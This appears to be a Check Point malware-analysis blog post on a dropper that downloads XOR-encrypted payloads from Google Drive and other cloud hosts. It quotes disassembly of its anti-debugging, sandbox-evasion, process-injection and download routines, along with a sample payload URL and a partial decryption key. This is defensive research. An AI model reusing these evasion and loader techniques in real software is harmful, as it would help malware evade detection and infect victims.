Threat Actors Migrating to the Cloud

research.checkpoint.com/2020/threat-actors-migrating-to-the-cloud/

April 10, 2020

April 10, 2020


Where do malware payloads come from? It's a question with an apparently trivial answer. Usually these sit on dedicated servers owned by the campaign managers, and occasionally on a legitimate website that has been broken into and commandeered. But, as we were recently reminded, there is a third option: keeping payloads at accounts on cloud services such as Dropbox and Google Drive.

Recently, while researching the Legion Loader malware, we came across a downloader stub that, in broad strokes, did just that: downloaded a malicious payload from a well-known cloud service, and then executed it. We went looking for other similar samples, expecting to find a bounty of Legion Loaders, but the results took us by surprise. We clicked "search" and it rained: 8,000 URLs, 10,000 samples, Nanocore, Lokibot, Remcos, Pony Stealer – in short, a proper roll call of who's who in the malware business. This isn't one specific actor getting clever with their one specific malware. It's a brave new service aiming to replace packers and crypters, a new fashion which cybercriminals the world over are trying on for size.

What's in it for them? For a start, a human looking at a traffic capture generated by some software can often quickly tell whether that software is malicious or benign. Unfortunately, one of the easiest ways to tell is by looking at the domains being contacted and the contents of the transmission, which means that if some software's entire network activity is just contacting Google Drive, a human will probably dismiss that activity as legitimate.

You might think "Ha! My firewall is not a human. Checkmate, cybercriminals", but this sort of thing can be the difference between a working AV signature distributed in a day and a working AV signature distributed in a week. After all, researcher attention comes first and AV signatures only later. Also, your firewall probably employs some heuristic that, on its best day, emulates a human decision-maker. In that case, you'd be right to worry about malware evasion tactics that are even good enough to fool actual humans.

Google, understandably, has a zero-tolerance policy for shenanigans of this type. If you try to download malware from Google Drive, you are typically presented with the following message:



This is one of the reasons why this “malware on the cloud” gambit didn’t just sweep the market and dominate a long time ago. If you’re looking for a web host to take your money and look the other way while you do illicit business with their web hosting, then Google is a poor choice, and you will probably have better luck with some obscure server farm in Kazakhstan. Alas, this layer of natural deterrence only goes so far, and we’ll soon see why.

When looking at recent campaigns that implement this “load malware from the cloud” method, what we’ve typically seen is spam emails that have an embedded attachment – an .ISO file that contains a malicious executable. It’s a nifty trick, but don’t bet on it staying with us for too long. Security solutions will soon learn to suspect .ISO files and inspect them thoroughly, if they didn’t before. On top of that, a human looking at such an attachment will go “huh”. Malicious campaign managers do not want victims to go “huh”. It is bad for business.

So no, the real story here isn’t the .ISO. The real story begins with the victim double-clicking the ISO and running the bundled executable. This is a stub that does not contain any functionality; instead, it downloads the malware from, say, Google Drive, and then executes it. The payload is sometimes disguised and made to superficially resemble a picture in a popular image format. So far, this is just standard downloader behavior; the stinger is that in the cloud storage, the files are encrypted. They are only decrypted on the victim machine, using “rotating XOR” decryption and a rather long key, which ranges from 200 to 1000 bytes in length and is hardcoded in the downloader stub.

This is fundamentally different from “packing” or “crypting” malware. Packed malware appears to be gibberish, but will reveal its function and behavior during execution; encrypted malware stays gibberish as long as you don’t have the key. Now, in theory, it so happens that rotating-XOR encryption with a 1000-byte key can in fact be broken if the plaintext is long enough and coherent enough (there’s even a tool that will do it for English plaintexts). In practice, we don’t live in a world where defenders launch cryptographic attacks at suspicious binary blobs just in case something interesting turns up. The performance overhead is just too prohibitive.

Worse: even if Google were determined to force these encrypted payloads to reveal their secrets, malicious actors could then route the attack permanently without too much effort. We’ll leave out the details, as we are loath to give malware authors ideas, and consider the typical cryptographic illiteracy in the cybercriminal crowd as a gift that should be handled with great care. Suffice it to say that if you know your crypto 101 then you know that these payloads could be processed such that even if Google throws their fanciest GPU rigs and their cleverest algorithms at the problem, these will bounce right off.

This is a right mess. What do these “terms of service” even mean if they cannot be directly enforced? We sympathize with Google, who cannot do much more than employ the stop-gap measure of looking for plain malicious binaries and praying that this practice doesn’t catch on. Of course they can also follow the payloads when campaigns come to light, investigate the uploads, follow the leads, create deterrence. But this is complicated, manual, delayed. Cybercriminals love to force their security-minded adversaries into complicated, manual and delayed responses. It’s what they live for.

So the cloud host doesn’t kick the malicious payload off their servers, because they can’t, and the user runs the dropper and the dropper fetches its payload. An image is also displayed to the user, presumably to cover the attack’s tracks a bit. Can’t be malware if you actually got to see your very urgent Jury Duty summons as promised in the spam message, right? Right.




Figure 1 – Decoy image displayed to the user.

Each payload is encrypted using a unique encryption key (the bad guys got this part right, sadly). The dropper also has a built-in option in its hardcoded configuration that allows for deferred downloading of the payload after system reboot.





Figure 2 – Infection flow involving the dropper.

To add insult to injury, the malicious payload is stored only in memory and is never saved to the disk in either decrypted or encrypted form. We'd call this "fileless", except, you know, the original dropper is a file. We suppose we could say that it is fileless with respect to the decrypted payload. The threat model in the attackers' minds is very clear: Google and security vendors are all looking at files, looking for familiar signatures and hashes. Never put the malicious fully-formed binary in a file and, as an attacker, you're home free.

Does this model reflect reality? Well, yes and no. Yes, some victims will, regrettably, have about this level of security. No, this isn't the limit of what security solutions can actually do in this case, and hasn't been for nearly fifteen years. For instance, a sandbox environment will emulate the dropper's execution – complete with the malicious payload being downloaded and executed, and the resulting incriminating behavior. The sandbox will then deliver a verdict: "you probably shouldn't run this file on your own machine".

But if a sandbox doesn't record the whole interaction as it happens, defenders don't have much recourse after the fact. When a campaign ends, the encrypted malicious sample is removed from the cloud storage – leaving researchers to look at a featureless stub downloader, an encryption key and a dead cloud storage link. Typically, no traces will remain on the victims' machines to investigate the data leak, either. The malicious binary only existed in volatile memory, and by the time an analyst gets to look at the machine, the offending code has long since scattered to the four winds.



It's worth to mention that in a small number of the cases we examined, these encrypted malicious payloads were hosted at compromised legitimate websites. Encrypting the payload in such a scenario is probably overkill (we can't help but visualize the threat being staved off here, which is the owner of *grannys-cake-recipes.net* putting down her tea cup, straightening her glasses and pouting, "now wait here just a moment, what's this binary I am seeing in my directory listing? Lord be my witness, I'll be uploading it to that newfangled VirusTotal website right this second, and that file better pray it doesn't come back as one of those Emotets or Nanocores. These hacker brats! The nerve!").




Figure 3 – Cloud services used for downloading payloads.

It's also worth to mention that Google Drive and OneDrive weren't the only unwitting carriers of encrypting payloads. Some other services were used, even if sparingly:

Service	Number of samples
share.dmca.gripe	48
files.fm	30
cdn.filesend.jp	26
anonfile.com	17
sendspace.com	14
dropbox.com	13
sharepoint.com	10

We still continue to see approximately 800 new samples of this dropper per week.

Analysis Story and Technical Details

Now that you understand why this downloader is such a nuisance, we bet you want a look at the nuts and bolts of the research, and we're happy to indulge you.

As mentioned, this story began with a campaign delivering the Legion Loader malware. We noticed that VirusTotal behavior analysis reports for this malware family contained DNS requests to *drive.google.com*. The analyzed samples were very small and couldn't possibly contain the researched malware even in packed form. It was obvious that the analyzed samples were just droppers capable of downloading and executing the malware.




Figure 4 – Dropper execution flow.

Shellcode decryptor

The dropper (hiding in the ISO file, remember) is crafted to appear, at first sight, as a Visual Basic 6 application. It usually has very few functions recognized by disassemblers, and even those contain a lot of junk instructions mixed in with obfuscated code, anti-disassembly measures and plain noise for a general holistic experience of analyst misery.

```
push    0
or      dword ptr [esp], 0FFFDF15Fh
add     dword ptr [esp], 4278F9h ; jump to 0x00406A58
retn
```

Figure 5 – Jump obfuscation in the dropper.




Figure 6 – IDA fails to analyze the code.

As a result, there is much manual grunt-work of figuring out where the execution flow goes and forcing the disassembler to interpret the instructions there as code. The end result is still an eyesore, but some careful analysis will show that it decrypts and executes the shellcode, which is located somewhere else in the binary (typically in the resources or in the code section).

```
.text:00406A86 68 F8 6F 6B 02                  push    26B6FF8h
.text:00406A8B 58                              pop     eax
.text:00406A8C 05 89 7C 95 FF                  add     eax, 0FF957C89h ; eax=0x0200EC81
...
.text:00406AA8 68 2C 1E 40 00                  push    offset encrypted_shellcode
...
.text:00406AC5 5F                              pop     edi             ; encrypted_shellcode
...
.text:00406ADD                 find_key:
...
.text:00406AE9 46                              inc     esi
...
.text:00406AF5 8B 0F                           mov     ecx, [edi]
...
.text:00406B03 31 F1                           xor     ecx, esi        ; esi-counter, ecx=[edi]
.text:00406B05 81 FF F4 D4 2D 96               cmp     edi, 962DD4F4h  ; junk
.text:00406B0B 75 04                           jnz     short j4        ; junk
.text:00406B0B                 ; ---------------------------------------------------------------------------
.text:00406B0D F4 D4 2D 96                     dd 962DD4F4h            ; junk
.text:00406B11                 ; ---------------------------------------------------------------------------
.text:00406B11 39 C1           j4:             cmp     ecx, eax        ; eax=0x0200EC81
.text:00406B13 75 C8                           jnz     short find_key
```

Figure 7 – Calculation of the shellcode decryption key.

Don't mistake this decryption with the decryption we were complaining about earlier. Yes, it's also a rotating XOR decryption, but the key is much shorter – and, more importantly, it is *right there*. "Encryption but the key is right there" is just a long-winded way to say "obfuscation", and it is not nearly as much of a headache. The dropper elegantly recovers the 4-byte key by XORing the correct first 4 bytes of the plaintext with the first 4 bytes of the ciphertext:

```
plaintext_prefix = 0x0200EC81;
key = ((DWORD *)ciphertext)[0] ^ plaintext_prefix;
```

Shellcode

The shellcode is also obfuscated (because of course it is), making IDA unable to automatically analyze it. It also contains some anti-debugging tricks, in case you were thinking to throw it in a debugger.

```
SEG000:003C01E0          push    0               ; ThreadInformationLength
SEG000:003C01E2          push    0               ; ThreadInformation
SEG000:003C01E4          push    11h             ; ThreadInformationClass = ThreadHideFromDebugger
SEG000:003C01E6          push    -2              ; ThreadHandle
SEG000:003C01E8          push    ecx
SEG000:003C01E9          xor     ecx, 0F5F6C3ECh
SEG000:003C01EF          pop     ecx
SEG000:003C01F0          call    eax             ; NtSetInformationThread
```

Figure 8 – Anti-debug trick used in the shellcode.

For example, in the code above the malware hides the current thread from the debugger. This leads the debugged application to crash on any breakpoint hit in the hidden thread.

The dropper prevents the debugger from attaching to the running process by hooking the **DbgUiRemoteBreakin** function, and redirecting execution to an invalid address pointed by uninitialized variable (likely by mistake, because this kind of anti-debug technique typically uses redirection to ExitProcess).

It also replaces the **DbgBreakPoint** function body with a NOP operation. This prevents a debugger from breaking when it attaches to the process. **DbgUiRemoteBreakin** and **DbgBreakPoint** are the key functions that are called when a debugger attaches to a process; by meddling with them, the shellcode cripples the ability of a naïve analyst to debug the process. If you're interested in a more detailed take on how these anti-debugging techniques work, we recommend this github repository.

```
77EF40F0    90          nop                 DbgBreakPoint
77EF40F1    C3          ret

77F5F125    6A 00       push 0              DbgUiRemoteBreakin
77F5F127    B8 040C1600 mov eax,160C04
77F5F12C    FFD0        call eax
77F5F12E    C2 0400     ret 4
```

Figure 9 – Anti-debug trick used in the dropper.

Remember that we earlier sang the praises of sandboxes as a solution to this sort of gambit by cybercriminals; sadly, they know well enough to worry about sandboxes, which is why the shellcode also includes a host of techniques to check if it's running in a sandbox, and refuse to run if the answer is positive. These are called "evasions", and there are many (many) of them. The researched sample in particular checked the number of top level windows; If this number is less than 12, the dropper silently exits. (You can read more about this evasion at this entry in our Sandbox Evasion encyclopedia).

```
SEG000:003C0143          call    eax             ; EnumWindows
SEG000:003C0143
SEG000:003C0145          pop     eax
SEG000:003C0146          push    ecx
SEG000:003C0147          xor     ecx, 0F5BBE4E8h
SEG000:003C014D          pop     ecx
SEG000:003C014D
SEG000:003C014E          cmp     eax, 12         ; minimal number of windows = 12
SEG000:003C0151          jge     short go_next
SEG000:003C0151
SEG000:003C0153          push    0
SEG000:003C0155          push    0FFFFFFFFh
SEG000:003C0157          call    [ebp+dropper.TerminateProcess]
```

Figure 10 – Sandbox evasion technique used in the dropper.

The dropper dynamically resolves API functions, which has been par for the course for a long while now (analysts still check the imports when looking at a new malware, but they know full well that this is just a formality). Function names are stored in the code right after calls to procedures that have no returns.

```
SEG000:003C1C72 E8 EC F9 FF FF                  call    ab_resolve_InternetOpenUrlA
SEG000:003C1C72                 ; END OF FUNCTION CHUNK FOR ab_resolve_InternetSetOptionA
SEG000:003C1C72                 ; ---------------------------------------------------------------------------
SEG000:003C1C77 49 6E 74 65 72 6E+aInternetopenurla db 'InternetOpenUrlA',0
SEG000:003C1C88                 ; ---------------------------------------------------------------------------
SEG000:003C1C88                 ; START OF FUNCTION CHUNK FOR ab_resolve_InternetOpenUrlA
SEG000:003C1C88
SEG000:003C1C88                 loc_3C1C88:                             ; CODE XREF: ab_resolve_InternetOpenUrlA+12↑j
SEG000:003C1C88 E8 ED F9 FF FF                  call    ab_resolve_InternetReadFile
SEG000:003C1C88                 ; END OF FUNCTION CHUNK FOR ab_resolve_InternetOpenUrlA
SEG000:003C1C88                 ; ---------------------------------------------------------------------------
SEG000:003C1C8D 49 6E 74 65 72 6E+aInternetreadfile db 'InternetReadFile',0
SEG000:003C1C9E                 ; ---------------------------------------------------------------------------
SEG000:003C1C9E                 ; START OF FUNCTION CHUNK FOR ab_resolve_InternetReadFile
SEG000:003C1C9E
SEG000:003C1C9E                 loc_3C1C9E:                             ; CODE XREF: ab_resolve_InternetReadFile+2D↑j
SEG000:003C1C9E E8 09 FA FF FF                  call    ab_resolve_InternetCloseHandle
SEG000:003C1C9E                 ; END OF FUNCTION CHUNK FOR ab_resolve_InternetReadFile
SEG000:003C1C9E                 ; ---------------------------------------------------------------------------
SEG000:003C1CA3 49 6E 74 65 72 6E+aInternetclosehandle db 'InternetCloseHandle',0
```

Figure 11 – Resolving API function addresses.

After resolving the addresses of the API functions, the dropper launches another process of itself in a suspended state. The malware unmaps its image from the image base of this child process, maps the **msvbvm60.dll** library there (at 0x400000), allocates memory in the child process, copies the decrypted shellcode into the allocated memory, and transfers execution there.

```
SEG000:003C125A FF 75 44                        push    [ebp+dropper.Shellcode_BaseAddress] ; Buffer
SEG000:003C125D FF B5 04 01 00 00               push    [ebp+dropper.child_allocated_BaseAddress] ; BaseAddress
SEG000:003C1263 FC                              cld
SEG000:003C1264 FF B7 00 08 00 00               push    dword ptr [edi+800h] ; hProcess
SEG000:003C126A FF 55 30                        call    [ebp+dropper.NtWriteVirtualMemory] ; NtWriteVirtualMemory
```

Figure 12 – Copying the shellcode into child process memory.

The parent process at this point has served its purpose, and is terminated.

Downloading payload

The shellcode downloads the encrypted payload from the hard-coded URL. In 72 % of samples *drive.google.com* is used for downloading payloads:

```
ab_C2_URL_prepare0j:
                call    ab_C2_URL_prepare
; ---------------------------------------------------------------------------
aHttpsDrive_google_comUc?ex db 'https://drive.google.com/uc?export=download&id=1UyeRFk7XKMoVY3Sjj'
                db '3JRsqswxKeLkYCc',0
```

Figure 13 – URL for downloading malicious payload found in the shellcode.

The payload is downloaded using functions **InternetOpenUrlA** and **InternetReadFile**:

```
SEG000:003C1782                 push    eax             ; https://drive.google.com/...
SEG000:003C1783                 push    dword ptr [ebp+0E8h] ; hInternet
SEG000:003C1789                 call    [ebp+InternetOpenUrlA] ; InternetOpenUrlA

SEG000:003C1803                 push    eax             ; lpdwNumberOfBytesRead
SEG000:003C1804                 push    65536           ; dwNumberOfBytesToRead
SEG000:003C1809                 push    ebx             ; lpBuffer
SEG000:003C180A                 push    [ebp+hInternet] ; hFile
SEG000:003C1810                 mov     edi, edi
SEG000:003C1812                 push    [ebp+InternetReadFile]
SEG000:003C1818                 call    ab_CallFunc     ; InternetReadFile
```

Figure 14 – Payload downloading routine.

Using the following hardcoded user-agent:

Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko

The only way the dropper checks the consistency of the downloaded payload is by comparing its size with a hard-coded value. The dropper repeatedly tries to download the payload in an infinite loop until the downloaded file size is equal to the expected value.

In most cases the same pattern is used for naming encrypted files stored in cloud drives:

```
<prefix>_encrypted_<7 hex digits>.bin
```

```
content-type: application/octet-stream
content-disposition: attachment;filename="bin_encrypted_ED50EFF.bin";
date: Wed, 18 Mar 2020 17:52:59 GMT
```

Figure 15 – Encrypted file name.

Encrypted payload starts from 64 hex digits sequence, which is not used in the decryption process:

```
00000000: 32 34 66 36 36 31 31 62|62 65 36 31 66 30 62 33  | 24f6611bbe61f0b3
00000010: 38 31 61 39 63 65 39 30|62 31 61 31 31 39 34  | 81a9ce90b1a1a194
00000020: 63 32 65 30 39 64 33 31|36 35 63 65 35 37 36 62  | c2e09d3165ce576b
00000030: 39 61 30 30 62 36 35 61|37 39 36 33 37 63 32 35  | 9a00b65a79637c25
00000040: 84 25 CD 80 16 99 52 A1|B7 C1 98 13 5D C6 EB D6  | „%НЊ.™R9·Б..]ЖлЦ
00000050: 25 02 D3 A5 EA 1D C8 C6|C7 44 CA 38 76 BC 61 B7  | % УҐк.ИЖ3DK8vja·
00000060: 71 86 05 CB BE A0 FA EB|5C C7 40 5D 4A 84 93 DC  | q‡.Лѕ ъл\З@]J„"Ь
00000070: 46 4D 7B AC 92 23 70 CD|30 8E 72 3E 2A 07 09 01  | FM{¬'#pH0Ћr>*...
00000080: 14 CF 14 DF 66 12 AA 3F|25 AA E8 28 62 AB 68 8B  | .П.Яf.Є?%Єи(b«h‹
00000090: 87 20 C0 86 49 01 B2 65|B9 F8 3B EA E2 63 DC 67  | ‡ А†I.Ie№ш;квсЬg
000000A0: B6 F7 34 BD 2F 83 3E 52|8D 71 FF 4A 13 DE B7 0D  | ¶ч4S/ѓ>RЌqяJ.Ю·.
```

Figure 16 – Encrypted payload part.

As we explained earliest, to recover a working binary from the downloaded data, the dropper uses XOR operation with a unique key that's typically several hundred bytes in length.

```
SEG000:003C35EE                 call    ab_DownloadPayload
SEG000:003C35EE ; END OF FUNCTION CHUNK FOR ab_resolve_ShellExecuteW
SEG000:003C35EE ; ---------------------------------------------------------------------------
SEG000:003C35F3 decryption_key  db 0B7h, 99h, 0F4h, 0E5h, 55h, 0C1h, 3Ah, 57h, 44h, 7Dh ; xref=003c3b3d
SEG000:003C35F3                 db 8Dh, 0D5h, 3Fh, 46h, 75h, 0A5h, 8Ch, 1Dh, 6Ah, 0C6h
SEG000:003C35F3                 db 29h, 88h, 6Ch, 38h, 0D4h, 0, 3, 0FBh, 13h, 0CAh, 0A7h
SEG000:003C35F3                 db 0CBh, 60h, 0A0h, 9Ch, 0EBh, 0FDh, 0Bh, 0E2h, 5Dh, 0A8h
SEG000:003C35F3                 db 83h, 35h, 0DCh, 0E8h, 4Dh, 0D9h, 0F0h, 34h, 67h, 0CEh
SEG000:003C35F3                 db 11h, 0D2h, 8Eh, 14h, 82h, 7Ch, 7, 0ABh, 1, 0BCh, 0D0h
```

Figure 17 – A part of the payload decryption key.

The payload decryption routine is obfuscated as well:

```
SEG000:003C3B35 decryption_loop:                        ; CODE XREF: ab_decrypt_paylod+7D↓j
SEG000:003C3B35                 mov     eax, [edx+ecx]
SEG000:003C3B38                 add     ebx, esi
SEG000:003C3B3A                 movd    mm0, eax        ; source bytes
SEG000:003C3B3D                 movd    mm1, dword ptr [ebx] ; decryption_key
SEG000:003C3B40                 mov     edi, edi
SEG000:003C3B42                 pxor    mm0, mm1
SEG000:003C3B45                 cmp     ecx, 698ACC2Bh
SEG000:003C3B4B                 push    ecx
SEG000:003C3B4C                 add     edi, 0C606035Bh
SEG000:003C3B52                 sub     edi, 0C606035Bh
SEG000:003C3B58                 movd    ecx, mm0
SEG000:003C3B5B                 mov     al, cl
SEG000:003C3B5D                 mov     edi, edi
SEG000:003C3B5F                 pop     ecx
SEG000:003C3B60                 sub     ebx, esi
SEG000:003C3B62                 add     ebx, 1
SEG000:003C3B65                 jnz     short loc_3C3B69
SEG000:003C3B67                 mov     ebx, edi
SEG000:003C3B69
